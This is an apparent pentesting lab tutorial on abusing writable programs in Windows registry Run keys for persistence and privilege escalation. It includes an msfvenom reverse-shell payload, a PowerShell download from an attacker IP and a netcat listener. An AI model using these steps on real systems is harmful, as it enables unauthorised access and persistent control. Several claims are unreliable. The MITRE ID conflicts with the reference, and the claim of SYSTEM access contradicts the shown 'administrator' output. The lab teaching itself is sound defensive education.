Windows Privilege Escalation: Logon Autostart Execution (Registry Run Keys)

October 28, 2021 By Raj Chandel

If an attacker finds a service that has all permission and its bind with the Registry run key then he can perform privilege escalation or persistence attacks. When a legitimate user signs in, the service link with the registry will be executed automatically and this attack is known as **Logon Autostart Execution due to Registry Run Keys.**

There are two techniques to perform Logon Autostart Execution :

Logon Autostart Execution: Registry Run Keys

Logon Autostart Execution: Startup Folder

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Run and RunOnce Registry Keys

Run and RunOnce registry keys cause programs to run each time a user logs on. The Run registry keys will run the task every time there's a login. The RunOnce registry keys will run the tasks once and then delete that key. Then there is Run and RunOnce; the only difference is that RunOnce will automatically delete the entry upon successful execution.

The registry run keys perform the same action, but can be located in four different locations:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

Boot | Logon Autostart Execution: Registry Run Keys

Injecting a malicious program within a startup folder will also cause that program to execute when a user logs in, thus it may help an attacker to perform persistence or privilege escalation Attacks from misconfigured startup folder locations.

This technique is the most driven method for persistence used by well know APTs such as APT18, APT29, APT37, etc.

Mitre ID: T1574.001

Tactics: Privilege Escalation & Persistence

Platforms: Windows

Prerequisite

Target Machine: Windows 10

Attacker Machine: Kali Linux

Tools: Winpeas.exe

Condition: Compromise the target machine with low privilege access either using Metasploit or Netcat, etc.


Objective: Escalate the NT Authority /SYSTEM privileges for a low privileged user by exploiting the Misconfigured Startup folder.

Lab Setup


Note: Given steups will create a loophole through misconfigured startup folder, thus avoiding such configuration in a production environment.

Step1: create a new directory inside Program Files


```
mkdir C:\Program Files\Ignite Services
```




Step 2: Add an application or service or program to this directory.




Step3: Modify the permissions for the present directory by allowing Full Control for authenticated users.



Step 4: Open Run command prompt, type regedit.msc to edit registry key. Navigate to HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run and create new String Value "Services"



Step 5: Give the path for the service you have created inside /program files/Ignite (Path for your service).




Privilege Escalation by Abusing Registry Run Keys

Enumerating Assign Permissions with Winpeas

Attackers can exploit these configuration locations to launch malware, such as RAT, in order to sustain persistence during system reboots.

Following an initial foothold, we can identify permissions using the following command:

```
winPEASx64.exe quiet applicationinfo
```



Here we enumerated ALL Permissions are assigned for Authenticated Users against “Ignite Services”

```
[illegible] Autorun Applications
[illegible]Check if you can modify other users AutoRuns binaries (Note that is normal that you
-autorun-binaries

    RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
    Key: SecurityHealth
    Folder: C:\Windows\system32
    File: C:\Windows\system32\SecurityHealthSystray.exe


    RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
    Key: bginfo
    Folder: C:\BGinfo
    FolderPerms: Authenticated Users [WriteData/CreateFiles]
    File: C:\BGinfo\Bginfo.exe /accepteula /ic:\bginfo\bgconfig.bgi /timer:0
    FilePerms: Authenticated Users [WriteData/CreateFiles]


    RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
    Key: VMware User Process
    Folder: C:\Program Files\VMware\VMware Tools
    File: C:\Program Files\VMware\VMware Tools\vmtoolsd.exe -n vmusr (Unquoted and Spa


    RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
    Key: Servcies
    Folder: C:\Program Files\Ignite Services
    FolderPerms: Authenticated Users [AllAccess]
    File: C:\Program Files\Ignite Services\file.exe (Unquoted and Space detected)
    FilePerms: Authenticated Users [AllAccess]
```

Creating Malicious Executable

As we know the ALL users own read-write permission for the “Ignite Services” folder thus we can inject RAT to perform persistence or privilege escalation. Let’s create an executable program with the help of msfvenom.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=8888 -f exe > shell.exe
python -m SimpleHTTPServer 80
```

```
┌──(root💀kali)-[~/exploit]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=8888 -f exe > file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

┌──(root💀kali)-[~/exploit]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Before you replace original file.exe with malicious file to exe, rename original file.exe as file.bak

```
C:\Program Files\Ignite Services>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Program Files\Ignite Services

10/08/2021  10:05 AM    <DIR>          .
10/08/2021  10:05 AM    <DIR>          ..
07/27/2021  06:01 AM         1,180,904 file.exe
               1 File(s)      1,180,904 bytes
               2 Dir(s)  18,947,928,064 bytes free

C:\Program Files\Ignite Services>move file.exe file.bak
move file.exe file.bak
        1 file(s) moved.
```

Executing Malicious Executable

Start a netcat listener in a new terminal and transfer the file.exe with the help of the following command

```
powershell wget 192.168.1.3/shell.exe -o shell.exe
dir
```


```
C:\Program Files\Ignite Services>powershell wget 192.168.1.3/file.exe -o file.exe
powershell wget 192.168.1.3/file.exe -o file.exe

C:\Program Files\Ignite Services>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Program Files\Ignite Services

10/08/2021  10:14 AM    <DIR>          .
10/08/2021  10:14 AM    <DIR>          ..
07/27/2021  06:01 AM         1,180,904 file.bak
10/08/2021  10:14 AM            73,802 file.exe
               2 File(s)      1,254,706 bytes
               2 Dir(s)  18,947,796,992 bytes free
```

As we know this attack is named Boot Logon Autostart Execution which means the file.exe file operates when the system will reboot.



The attacker will get a reverse connection in the new netcat session as NT Authority \System

```
┌──(root💀kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49713
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
msedgewin10\administrator

C:\Windows\system32>
```

Reference:

https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys

https://attack.mitre.org/techniques/T1547/001/